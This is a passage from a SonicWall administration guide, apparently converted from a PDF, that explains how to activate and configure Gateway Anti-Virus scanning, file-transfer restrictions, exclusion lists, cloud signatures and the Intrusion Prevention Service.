SonicWall GAV is based on SonicWall's high performance DPIv2.0 engine (Deep Packet Inspection version 2.0) engine, which performs all scanning directly on the SonicWall security appliance. SonicWall GAV includes advanced decompression technology that can automatically decompress and scan files on a per-packet basis to search for viruses and malware; see SonicWall GAV architecture. The SonicWall GAV engine can perform base64 decoding without ever reassembling the entire base64 encoded mail stream. Because SonicWall's GAV does not have to perform reassembly, there are no file-size limitations imposed by the scanning engine. Base64 decoding and ZIP, LHZ, and GZIP (LZ77) decompression are also performed on a single-pass, per-packet basis. Reassembly free virus scanning functionality of the SonicWall GAV engine is inherited from the Deep Packet Inspection engine, which is capable of scanning streams without ever buffering any of the bytes within the stream.

SonicWall GAV architecture



Building on SonicWall's reassembly-free architecture, GAV has the ability to inspect multiple application protocols, as well as generic TCP streams, and compressed traffic. SonicWall GAV protocol inspection is based on high performance state machines which are specific to each supported protocol. SonicWall GAV delivers protection by inspecting over the most common protocols used in today's networked environments, including SMTP, POP3, IMAP, HTTP, FTP, NetBIOS, instant messaging and peer-to-peer applications and dozens of other

stream-based protocols. This closes potential backdoors that can be used to compromise the network while also improving employee productivity and conserving Internet bandwidth.

TIP: If your SonicWall security appliance is connected to the Internet and registered at mySonicWall.com, you can activate a 30-day FREE TRIAL of SonicWall Gateway Anti-Virus, SonicWall Anti-Virus, and SonicWall Intrusion Prevention Service separately from the **Security Services > Gateway Anti-Virus, Security Services > Anti-Spyware**, and **Security Services > Intrusion Prevention** pages in the management interface.

Activating the Gateway Anti-Virus, Anti-Spyware, and IPS License

Your appliance must be registered on MySonicWall to use these security services. See your *Getting Started Guide* for information on creating a MySonicWall account and registering your appliance. For information about upgrading the services in a closed environment, see Manual Upgrade for Closed Environments on page 174.

Because SonicWall Anti-Spyware is part of SonicWall Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service, the Activation Key you receive is for all three services on your SonicWall security appliance.

If you do not have a SonicWall Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service. license activated on your SonicWall security appliance, you must purchase it from a SonicWall reseller or through your mySonicWall.com account (limited to customers in the USA and Canada).

Activating FREE TRIALs

You can try FREE TRIAL versions of SonicWall Gateway Anti-Virus, SonicWall Anti-Spyware, and SonicWall Intrusion Prevention Service. For information about activating a free trial of any or all of the Security Services, see the *Getting Started Guide* for your appliance.

Setting Up SonicWall Gateway Anti-Virus Protection

Activating the SonicWall Gateway Anti-Virus license on your SonicWall security appliance does not automatically enable the protection.

To configure SonicWall Gateway Anti-Virus:


1. Enable SonicWall Gateway Anti-Virus.
2. Apply SonicWall Gateway Anti-Virus Protection to zones.

NOTE: For complete instructions on setting up SonicWall Gateway Anti-Virus, refer to the SonicWall *Gateway Anti-Virus Administration Guide*.

Topics:

Security Services > Gateway Anti-Virus Page

The **Security Services > Gateway Anti-Virus** page provides the settings for configuring SonicWall GAV on your SonicWall security appliance as well as displays both the anti-virus status and the anti-virus signatures.



Enabling SonicWall GAV

You must select **Enable Gateway Anti-Virus** checkbox in the **Gateway Anti-Virus Global Settings** section to enable SonicWall GAV on your SonicWall security appliance.

You must specify the zones you want SonicWall GAV protection on the **Network > Zones** page.


Applying SonicWall GAV Protection on Zones

You apply SonicWall GAV to zones when you add or edit a zone on the **Network > Zones** page. From the **Security Services > Gateway Anti-Virus** page, you can quickly display the **Network > Zones** page by clicking the link in the `Note: Enable the Gateway Anti-Virus per zone from the Network > Zones page.` in the **Gateway Anti-Virus Status** section.

NOTE: For instructions on applying SonicWall GAV protection to zones, refer to Applying SonicWall GAV Protection on Zones on page 1712.

Viewing SonicWall GAV Status Information

The **Gateway Anti-Virus Status** section shows the state of the anti-virus signature database, including the database's timestamp, and the time the SonicWall signature servers were last checked for the most current database version. The SonicWall security appliance automatically attempts to synchronize the database on startup, and once every hour.



Topics:

Checking the SonicWall GAV Signature Database Status

The **Gateway Anti-Virus Status** section displays the following information:

- **Signature Database** indicates whether the signature database needs to be downloaded or has been downloaded.
- **Signature Database Timestamp** displays the last update to the SonicWall GAV signature database, not the last update to your SonicWall security appliance.

- **Last Checked** indicates the last time the SonicWall security appliance checked the signature database for updates. The SonicWall security appliance automatically attempts to synchronize the database on startup, and once every hour.
- **Gateway Anti-Virus Expiration Date** indicates the date when the SonicWall GAV service expires. If your SonicWall GAV subscription expires, the SonicWall IPS inspection is stopped and the SonicWall GAV configuration settings are removed from the SonicWall security appliance. These settings are automatically restored after renewing your SonicWall GAV license to the previously configured state.

The **Gateway Anti-Virus Status** section displays `Note: Enable the Gateway Anti-Virus per zone from the Network > Zones page`. Clicking on the `Network > Zones` link displays the **Network > Zones** page for applying SonicWall GAV on zones.


NOTE: For instructions on applying SonicWall GAV protection to zones, refer to Applying SonicWall GAV Protection on Zones on page 1712.

Updating SonicWall GAV Signatures

By default, the SonicWall security appliance running SonicWall GAV automatically checks the SonicWall signature servers once an hour. There is no need for an administrator to constantly check for new signature updates. You can also manually update your SonicWall GAV database at any time by clicking the **Update** button located in the **Gateway Anti-Virus Status** section.

SonicWall GAV signature updates are secured. The SonicWall security appliance must first authenticate itself with a pre-shared secret, created during the SonicWall Distributed Enforcement Architecture licensing registration. The signature request is transported through HTTPS, along with full server certificate verification.

Specifying Protocol Filtering



Application-level awareness of the type of protocol that is transporting the violation allows SonicWall GAV to perform specific actions within the context of the application to gracefully handle the rejection of the payload.

Topics:

Enabling Inbound Inspection

By default, SonicWall GAV inspects all inbound **HTTP, FTP, IMAP, SMTP** and **POP3** traffic. Generic **TCP Stream** can optionally be enabled to inspect all other TCP based traffic, such as non-standard ports of operation for SMTP and POP3, and IM and P2P protocols.

Within the context of SonicWall GAV, the **Enable Inbound Inspection** protocol traffic handling refers to the following; see the Inspection of inbound traffic: SMTP vs. all other traffic table:

- Non-SMTP traffic initiating from a Trusted, Wireless, or Encrypted zone destined to any zone.

- Non-SMTP traffic from a Public zone destined to an Untrusted zone.
- SMTP traffic initiating from a non-Trusted zone destined to a Trusted, Wireless, Encrypted, or Public zone.
- SMTP traffic initiating from a Trusted, Wireless, or Encrypted zone destined to a Trusted, Wireless, or Encrypted zone.

Inspection of inbound traffic: SMTP *vs.* all other traffic

SMTP traffic

From / To	Trusted	Encrypted	Wireless	Public	Untrusted
Trusted	√	√	√		
Encrypted	√	√	√		
Wireless	√	√	√		
Public	√	√	√	√	√
Untrusted	√	√	√	√	√

All other traffic


From / To	Trusted	Encrypted	Wireless	Public	Untrusted
Trusted	√	√	√	√	√
Encrypted	√	√	√	√	√
Wireless	√	√	√	√	√
Public					√
Untrusted					

Enabling Outbound Inspection

The **Enable Outbound Inspection** feature is available for HTTP, FTP, SMTP, and TCP traffic.

Restricting File Transfers

For each protocol, except TCP Stream, you can restrict the transfer of files with specific attributes by clicking on the **Settings** button under the protocol in the **Gateway Anti-Virus Global Settings** section.



Topics:

- FTP Settings on page 1715
- Exclusion Settings on page 1715

FTP Settings

These restrict-transfer **FTP Settings** include:

- **Restrict Transfer of password-protected Zip files** - Disables the transfer of password protected ZIP files over any enabled protocol. This option only functions on protocols (for example, HTTP, FTP, SMTP) that are enabled for inspection.
- **Restrict Transfer of MS-Office type files containing macros (VBA 5 and above)** - Disables the transfers of any MS Office 97 and above files that contain VBA macros.
- **Restrict Transfer of packed executable files (UPX, FSG, etc.)** - Disables the transfer of packed executable files.

  Packers are utilities that compress and sometimes encrypt executables. Although there are legitimate applications for these, they are also sometimes used with the intent of obfuscation, so as to make the executables less detectable by anti-virus applications. The packer adds a header that expands the file in memory, and then executes that file.


  SonicWall Gateway Anti-Virus currently recognizes the most common packed formats: UPX, FSG, PKLite32, Petite, and ASPack. Additional formats are dynamically added along with SonicWall GAV signature updates.

Exclusion Settings

- Drop-down menu – Excludes the selected address object from the restrict-transfer FTP settings.

Resetting Gateway AV Settings


1 To reset all Gateway Anti-Virus (AV) settings to factory default values, click the **Reset Gateway AV Settings** button. A confirmation message displays.



2 Click **OK**.

Configuring Gateway AV Settings


Clicking the **Configure Gateway AV Settings** button at the bottom of the **Gateway Anti-Virus Global Settings** section displays the **Gateway AV Config View** dialog, which allows you to configure clientless notification alerts and create a SonicWall GAV exclusion list.



Topics:

- Configuring Gateway AV Settings on page 1716
- Configuring HTTP Clientless Notification on page 1717
- Configuring a SonicWall GAV Exclusion List on page 1718

Configuring Gateway AV Settings



To configure Gateway AV options:

1 To suppress the sending of e-mail messages (SMTP) to clients from SonicWall GAV when a virus is detected in an e-mail or attachment, select the **Disable SMTP Responses** checkbox. This option is not selected by default.

2 The EICAR Standard Anti-Virus Test file is a special virus simulator file that checks and confirms the correct operation of the SonicWall Gateway AV service. To suppresses the detection of the EICAR, select the **Disable detection of EICAR test virus** checkbox. This setting is selected by default.

3 To allow the sending of byte serving, the process of sending only a portion of an HTTP message or file, select the **Enable HTTP Byte-Range requests with Gateway AV** checkbox. This setting is selected by default.

The SonicWall Gateway Anti-Virus (GAV) security service, by default, suppresses the use of HTTP Byte-Range requests to prevent the sectional retrieval and reassembly of potentially malicious content. This is done by terminating the connection and thus preventing the user from receiving the malicious payload. By enabling this setting you override this default behavior.

4 To allow the use of the FTP REST request to retrieve and reassemble sectional messages and files, select the **Enable FTP 'REST' requests with Gateway AV** checkbox. This setting is selected by default.

The SonicWall GAV, by default, suppresses the use of the FTP 'REST' (restart) request to prevent the sectional retrieval and reassembly of potentially malicious content. This is done by terminating the connection and thus preventing the user from receiving the malicious payload. By enabling this setting you override this default behavior.

5 To suppresses the scanning of files, or parts of files, that have high compression rates, select the **Do not scan parts of files with high compression rates** checkbox. This setting is selected by default.

6 To block files containing multiple levels of zip and/or gzip compression, select the **Block files with multiple levels of zip/gzip compression** checkbox. This setting is not selected by default.

7 To have the Gateway AV service in detection-only mode, which only detects and logs virus traffic without stopping such traffic, select the **Enable detection-only mode** checkbox. This setting is not selected by default.

Configuring HTTP Clientless Notification


The HTTP Clientless Notification feature notifies users when GAV detects an incoming threat from an HTTP server.

If this feature is disabled, when GAV detects an incoming threat from an HTTP server, GAV blocks the threat and the user receives a blank HTTP page. Typically, users will attempt to reload the page because they are not aware of the threat. The HTTP Clientless Notification feature informs the user that GAV detected a threat from the HTTP server.

TIP: The HTTP Clientless Notification feature is also available for SonicWall Anti-Spyware.

To configure this feature.

1 Select the **Enable HTTP Clientless Notification Alerts** checkbox. This option is selected by default.



2 Optionally, enter a message in the **Message to Display when Blocking** field. The default message is `This request is blocked by the Firewall Gateway Anti-Virus Service.`


TIP: You can configure a timeout for the HTTP Clientless Notification on the **Security Services > Summary** page under the **Security Services Summary** heading.

Configuring a SonicWall GAV Exclusion List

Any IP addresses listed in the exclusion list bypass virus scanning on their traffic.The **Gateway AV Exclusion List** section provides the ability to either select an Address Object or define a range of IP addresses whose traffic will be excluded from SonicWall GAV scanning.

CAUTION: Use caution when specifying exclusions to SonicWall GAV protection.

To add an IP address range for exclusion, perform these steps:



1 Select the **Enable Gateway AV Exclusion List** checkbox in the **Gateway AV Exclusion List** section to enable the exclusion list.

2 Select one of these:


- **Use Address Object** radio button
    a) Select an address object from the drop-down menu.
    b) Go to Step 3.
- **Use Address Range** radio button.
    a) Click the **Add** button. The **Add GAV Range Entry** dialog displays.
    b) Enter the IP address range in the **IP Address From** and **IP Address To** fields.
    c) Click **OK**. Your IP address range appears in the **Gateway AV Exclusion List** table.

NOTE: To change an entry, click the **Edit** icon in the **Configure** column or to delete an entry, click the **Delete** icon. To delete all entries in the exclusion list, click the **Delete All** button.

3 Click **OK**.

Configuring Cloud Gateway AV

To enable the Cloud Gateway Anti-Virus feature:




1 Select the **Enable Cloud Anti-Virus Database** checkbox. This option is selected by default.

Optionally, certain cloud-signatures can be excluded from being enforced to alleviate false positive problems or to enable downloading specific virus files as necessary.

To configure the exclusion list:

1 Click **Cloud AV DB Exclusion Settings**. The **Add Cloud AV Exclusion** dialog displays.



2 Enter the signature ID in the **Cloud AV Signature ID** field. The ID must be a numeric value.

3 Click the **Add** button.

4 Repeat Step 2 and Step 3 for each signature ID to be added.

5 Optionally, to update a signature ID:

   a Select the signature ID in the **List** field.

   b Enter the updated signature in the **Cloud AV Signature ID** field.

   c Click **Update**.

6 Optionally, to delete:

   - A signature ID, select the ID in the **List** field, and then click the **Remove** button.
   - All signatures, click the **Remove All** button.


7 Optionally, to view the latest information on a signature, select the signature ID in the list and click the **Sig Info** button. The information for the signature is displayed on the SonicALERT website.

8 Click **OK** when you have finished configuring the Cloud AV exclusion list.

Viewing SonicWall GAV Signatures

The **Gateway Anti-Virus Signatures** section allows you to view the contents of the SonicWall GAV signature database. All the entries displayed in the **Gateway Anti-Virus Signatures** table are from the SonicWall GAV

signature database downloaded to your SonicWall security appliance. The number of malware family signature is displayed above the table.




NOTE: Signature entries in the database change over time in response to new threats.

Topics:

- Displaying Signatures on page 1720
- Navigating the Gateway Anti-Virus Signatures Table on page 1721
- Searching the Gateway Anti-Virus Signature Database on page 1721

Displaying Signatures



You can display the signatures in a variety of views:

TIP: When you filter the signature, the number of signatures found is displayed along with the total number of signatures in the database.

- **View Style** – Select one of these from the **First Letter** drop-down menu:
  - **All Signatures** - Displays all the signatures in the table, 50 to a page.
  - **0 – 9** - Displays signature names beginning with the number you select from the menu.

- **A – Z** - Displays signature names beginning with the letter you select from menu.


- **Search String** - Displays signatures containing a specific string:
  a Enter the string in the **Lookup Signatures Containing String** field.
  b Click the **Magnifying Glass** icon.

Navigating the Gateway Anti-Virus Signatures Table

The SonicWall GAV signatures are displayed fifty to a page in the **Gateway Anti-Virus Signatures** table. The **Items** field displays the table number of the first signature. For information about navigating through the table, see Navigating the Management Interface on page 34.

Searching the Gateway Anti-Virus Signature Database

You can search the signature database by entering a search string in the **Lookup Signatures Containing String** field, then clicking the **Search** icon.



Only the signatures that match the specified string are displayed in the **Gateway Anti-Virus Signatures** table.

Activating Intrusion Prevention Service

Security Services > Intrusion Prevention Service

Topics:

Intrusion Prevention Service Overview

Intrusion Prevention Service (IPS) delivers a configurable, high performance Deep Packet Inspection engine for extended protection of key network services such as Web, Email, file transfer, Windows services and DNS. SonicWall IPS is designed to protect against application vulnerabilities as well as worms, Trojans, and peer-to-peer, spyware and back-door exploits. The extensible signature language used in SonicWall's Deep Packet Inspection engine also provides proactive defense against newly discovered application and protocol vulnerabilities. SonicWall IPS off loads the costly and time-consuming burden of maintaining and updating signatures for new hacker attacks through SonicWall's industry-leading Distributed Enforcement Architecture (DEA). Signature granularity allows SonicWall IPS to detect and prevent attacks based on a global, attack group, or per-signature basis to provide maximum flexibility and control false positives.

Topics:

SonicWall Deep Packet Inspection

Deep Packet Inspection looks at the data portion of the packet. The Deep Packet Inspection technology includes intrusion detection and intrusion prevention. Intrusion detection finds anomalies in the traffic and alerts the

administrator. Intrusion prevention finds the anomalies in the traffic and reacts to it, preventing the traffic from passing through.

